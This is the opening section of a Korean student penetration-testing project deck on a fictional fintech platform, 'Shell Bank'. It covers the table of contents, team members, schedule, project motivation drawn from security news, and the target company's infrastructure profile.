

# SHELL we dance

## 클라우드 기반 핀테크 플랫폼 시나리오 모의해킹



Team. 모의해킹



# Contents

|           |            |    |
|-----------|------------|----|
| Chapter 1 | 프로젝트 개요    |    |
|           | 팀원소개       | 3  |
|           | WBS        | 4  |
|           | 프로젝트 선정 개요 | 5  |
|           | 타겟 기업 분석   | 6  |
| Chapter 2 | 개발 및 진단    |    |
|           | 아키텍처       | 7  |
|           | 기능 구성      | 8  |
|           | 취약점 진단     | 9  |
|           | Web 진단 결과  | 12 |
|           | App 진단 결과  | 13 |


|           |                           |    |
|-----------|---------------------------|----|
| Chapter 3 | 시나리오 모의해킹                 |    |
|           | 협력사망 경유를 통한<br>공급망 연쇄침투   | 25 |
|           | 연쇄 침투를 통한 지능형<br>보이스피싱 공격 | 55 |
|           | 보안 대책                     | 78 |
| Chapter 4 | 프로젝트 총평                   |    |
|           | 향후 계획                     | 85 |
|           | 프로젝트 소감                   | 86 |
|           | 프로젝트 산출물                  | 87 |

CHAPTER —

# 01

## 프로젝트 개요

- 팀원소개
- WBS
- 프로젝트 선정 개요
- 타겟 기업 분석





# 팀원 소개

✓ 팀장

백승빈

보안 프로그램  
공급망 공격



✓ 팀원

최상훈

APP 개발 / AWS  
공급망 공격



✓ 팀원

서정우

Frontend 개발  
공급망 공격



✓ 팀원

손지선

Frontend 개발  
보이스피싱



✓ 팀원

성준모

Backend 개발  
보이스피싱



✓ 팀원

표민우

시나리오 / AWS  
보이스피싱





# WBS

|                    | W1 | W2 | W3 | W4 | W5 | W6 | W7 | W8 |
|--------------------|----|----|----|----|----|----|----|----|
| 현황분석               |    |    |    |    |    |    |    |    |
| 프론트엔드 개발 (웹 / 모바일) |    |    |    |    |    |    |    |    |
| 백엔드 개발             |    |    |    |    |    |    |    |    |
| 클라우드 구축            |    |    |    |    |    |    |    |    |
| 취약점 진단             |    |    |    |    |    |    |    |    |
| 시나리오 기획            |    |    |    |    |    |    |    |    |
| 추가 개발              |    |    |    |    |    |    |    |    |
| 시나리오 모의해킹          |    |    |    |    |    |    |    |    |
| 결과 보고서             |    |    |    |    |    |    |    |    |
| 최종 PPT 작성          |    |    |    |    |    |    |    |    |

# 프로젝트 선정 개요

## ✓ 1. 인프라 패러다임 전환

### 망분리 망신 경계 및 우회 공격 현실화

2026.03.04

금융보안원 "망분리도 안전지대 아니다"  
구조적 취약점 악용한 우회 공격 가능성 경고

내부 데이터 유출·업무망 침투·클라우드 경유 유출 등 3가지 공격 시나리오 공개  
망분리 망신 벗어나 모의해킹 기반 선제적 보안 대응 필요

클라우드 연동 구간 및 서드파티 솔루션을  
징검다리로 삼아 내부 핵심망으로  
침투하는 **우회 공격** 급증

출처 : <https://www.dailysecu.com/news/articleView.html?idxno=205534>

## ✓ 2. 금융 타깃 위협 심화

### 금융 데이터의 치명성과 표적화

2025.10.24

"금융권, 6년간 해킹 31건·전산장애 1,884건"  
금감원 자료로 본 금융권 보안 실태

패치·취약점 관리, 외부 위탁·연계시스템 보안수준 점검이 핵심 과제로 부상  
2025년 1~9월에만 금융권 해킹 사고 8건 보고돼

막대한 피해 규모 발생,  
**킬체인 기반 실전 모의 해킹** 필수

출처 : <https://www.dailysecu.com/news/articleView.html?idxno=201714>

## ✓ 3. 공격 표면 확장

### 오픈 API 및 MSA 공급망 리스크

2025.11.10

"금융권, 디지털 혁신 속 보안 리스크 급증  
통합적 대응 전략 시급"

오픈 banking·BaaS·AI 도입 확대 속 '공격 표면' 급격히 확장  
"기술 채택만으로는 부족...보안을 경영 전략의 축으로 재정립해야"

보안이 취약한 제 3자 핀테크 플랫폼이  
대형 금융사 공격의 **우회 경로로 악용**

출처 : <https://www.dailysecu.com/news/articleView.html?idxno=202199>

# | 타겟 기업 및 비즈니스 환경 분석



# Shell Bank\_



## 인프라 전환기

500만 가입자의 대규모 트래픽을 유연하게 처리하기 위해, 기존 온프레미스 환경에서 벗어나 AWS 퍼블릭 클라우드로 전면 마이그레이션을 진행하고 있음



## 필수적인 외주 인프라 연동

전체 고객 중 15%에 달하는 전자금융고지 미동의 고객을 위해, 실물 인쇄 및 우편 발송을 전담하는 외부 협력사와 본사 DMZ망을 상시 연동하여 운영하고 있음



## 사용자 경험 중심의 개발 자율성


사용자들에게 편한 비대면 금융 경험을 제공하기 위해, Web 및 App 개발자들에게 업무 자율성과 배포 권한을 부여하고 있음



